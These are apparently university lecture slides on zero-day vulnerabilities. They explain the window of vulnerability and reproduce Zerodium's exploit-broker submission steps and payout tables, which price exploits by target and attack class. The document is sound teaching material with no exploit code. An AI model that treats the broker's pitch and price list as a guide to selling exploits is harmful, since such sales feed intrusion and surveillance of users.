Managing Enterprise Cybersecurity MIS 4596

Unit# 16

Agenda

- Zero-Day Vulnerabilities
- Introduction to the Exploitation Lab, continued…


The bigger context…

Zero-Day Vulnerabilities

- Zero day (0-day) is a vulnerability for which there is no software patch available

  Bug > Vulnerability > Proof of concept > weaponized exploit

- First day a software patch is released, is Day 1 of the patch
- **Day 0 - no patch available**



Window of Vulnerability
Vulnerability discovered by researcher
Vulnerability disclosed to vendor
Vendor works on a fix
Vendor releases a fix
Time

Zero-day exploit market

1st Exploit sold in-public was a Microsoft Excel exploit posted on eBay in 2005

- Subsequently discontinued
  - It violated eBay’s policy against encouraging illegal activity

Today: Zerodium is a zero-day reseller



ZERODIUM SUBMISSION PROCESS

01 You discover a high-risk zero-day vulnerability and manage to exploit it

02 You submit minimal technical details about your research to ZERODIUM


03 ZERODIUM confirms its interest in the research and sends a pre-offer

04 You submit the full technical details and exploit to ZERODIUM

05 ZERODIUM evaluates the research and sends the final acquisition offer

06 You accept the ZERODIUM offer and receive your payment within one week

© zerodium.com



zerodium

Zerodium pays **BIG bounties** to security researchers to acquire their original and previously unreported zero-day research. While the majority of existing bug bounty programs accept almost any type of vulnerabilities and PoCs but pay very little, **at Zerodium we focus on high-risk vulnerabilities with fully functional exploits** and we pay the highest rewards in the market (**up to $2,500,000 per submission**).

We acquire zero-day exploits and innovative security research related to the following products:

Operating Systems

Remote code execution or local privilege escalation, or VM escape:

- Microsoft Windows
- Linux / BSD
- Apple macOS
- ESXi / HyperV

Web Browsers

Remote code execution, or sandbox bypass/escape, or both:

- Google Chrome
- Microsoft Edge
- Mozilla Firefox
- Apple Safari

Clients / Files

Remote code execution or information disclosure:

- MS Office (Word/Excel)
- MS Outlook / Mail App
- Mozilla Thunderbird
- Archivers (7-Zip/WinRAR/Tar)

Mobiles / Smartphones

Remote code execution, or privilege escalation, or any other research:

- Apple iOS
- Apple watchOS
- Android
- Windows Mobile

Web Servers

Remote code execution or information disclosure:

- Apache HTTP Server
- Microsoft IIS Server
- nginx web server
- PHP / ASP
- OpenSSL / mod_ssl

Email Servers

Remote code execution or information disclosure:

- MS Exchange
- Dovecot
- Postfix
- Exim
- Sendmail

Web Apps / Panels

Remote code execution or information disclosure:

- cPanel / Plesk / Webmin
- WordPress Core
- Joomla / Drupal
- vBulletin / MyBB / phpBB
- Roundcube / Horde

Research / Techniques

Research, exploits or new techniques related to:

- WiFi / Baseband RCE
- Routers / IoT RCE
- AntiVirus RCE/LPE
- Tor De-anonymization
- Mitigations Bypass

NOTE: If you have discovered a zero-day exploit affecting a product which is not listed above, feel free to submit minimal details and we will be glad to discuss the opportunity.

ZERODIUM Payouts for Desktops/Servers*

🟪 Windows
🟧 macOS
🟦 Linux/BSD
🟨 Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape

Up to $1,000,000									1.001 Win RCE Zero Click Win
Up to $500,000							3.001 Chrome RCE+LPE Win	2.001 Apache RCE Linux	2.002 MS IIS RCE Win
Up to $250,000						5.001 MS Outlook RCE Win	4.001 MS Exchange RCE Win	2.003 OpenSSL RCE Linux	2.004 PHP RCE Linux
Up to $200,000	6.001 VMware ESXi VME	5.002 Thunderbird RCE Win/Linux			4.002 Sendmail RCE Linux	4.003 Postfix RCE Linux	4.004 Dovecot RCE Linux	4.005 Exim RCE Linux	2.005 nginx RCE Linux
Up to $100,000		3.002 Safari RCE+LPE Mac	3.003 Edge RCE+LPE Win	3.004 Firefox RCE+LPE Win	5.003 Word/Excel RCE Win	7.001 WordPress RCE Linux	7.002 cPanel/WHM RCE Linux	7.003 Plesk RCE Linux	7.004 Webmin RCE Linux
Up to $80,000	6.002 VMware WS VME Win/Linux					5.004 Adobe PDF RCE+SBX Win	5.005 WinRAR RCE Win	5.006 7-Zip RCE Win	6.003 Windows LPE/SBX Win
Up to $50,000	6.004 USB LPE Win/Mac	8.001 Antivirus RCE Win			5.007 WinZip RCE Win	5.008 tar RCE Linux	6.005 macOS LPE/SBX Mac	6.006 Linux LPE Linux	6.007 BSD LPE BSD
Up to $10,000	9.001 Routers RCE	8.002 Antivirus LPE Win	7.005 phpBB RCE Linux	7.006 vBulletin RCE Linux	7.007 MyBB RCE Linux	7.008 Joomla RCE Linux	7.009 Drupal RCE Linux	7.010 Roundcube RCE Linux	7.011 Horde RCE Linux

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ZERODIUM Payouts for Mobiles*

FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

🟥 iOS
🟫 Android
🟦 Any OS

Up to $2,500,000									1.001 Android FCP Zero Click Android
Up to $2,000,000									1.002 iOS FCP Zero Click iOS
Up to $1,500,000								2.001 WhatsApp RCE+LPE Zero Click iOS/Android	2.002 iMessage RCE+LPE Zero Click iOS
Up to $1,000,000								2.003 WhatsApp RCE+LPE iOS/Android	2.004 SMS/MMS RCE+LPE iOS/Android
Up to $500,000	3.001 Persistence iOS	2.005 WeChat RCE+LPE iOS/Android	2.006 iMessage RCE+LPE iOS	2.007 FB Messenger RCE+LPE iOS/Android	2.008 Signal RCE+LPE iOS/Android	2.009 Telegram RCE+LPE iOS/Android	2.010 Email App RCE+LPE iOS/Android	4.001 Chrome RCE+LPE Android	4.002 Safari RCE+LPE iOS
Up to $200,000	5.001 Baseband RCE+LPE iOS/Android		6.001 LPE to Kernel/Root iOS/Android	2.011 Media Files RCE+LPE iOS/Android	2.012 Documents RCE+LPE iOS/Android	4.003 SBX for Chrome Android	4.004 Chrome RCE w/o SBX Android	4.005 SBX for Safari iOS	4.006 Safari RCE w/o SBX iOS
Up to $100,000	7.001 Code Signing Bypass iOS/Android	5.002 WiFi RCE iOS/Android	5.003 RCE via MitM iOS/Android	6.002 LPE to System Android	8.001 Information Disclosure iOS/Android	8.002 [k]ASLR Bypass iOS/Android	9.001 PIN Bypass Android	9.002 Passcode Bypass iOS	9.003 Touch ID Bypass iOS

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


Submission Process

Zerodium reviews and validates all submissions **within one week or less**. Payments are made in one or multiple installments by bank transfer or cryptocurrencies (e.g. Bitcoin, Monero, Zcash). The first payment is sent within one week or less.

1. Preliminary Contact

Researcher sends minimal details and specifications of the exploit to ZERODIUM

2. Preliminary Offer

ZERODIUM reviews the minimal details of the exploit and sends a preliminary offer

3. Code Submission

Researcher submits the full technical details and exploit to ZERODIUM

4. Code Evaluation

ZERODIUM reviews the research and tests the exploit then sends the final offer

5. Payment

Researcher accepts the final offer and receives the payment within one week

Agenda

✓Zero-Day Vulnerabilities

- Introduction to the Exploitation Lab, continued…

The bigger picture

  - NIST Risk Management Framework
  - Categorizing information systems to select the right amount of cybersecurity

Caution

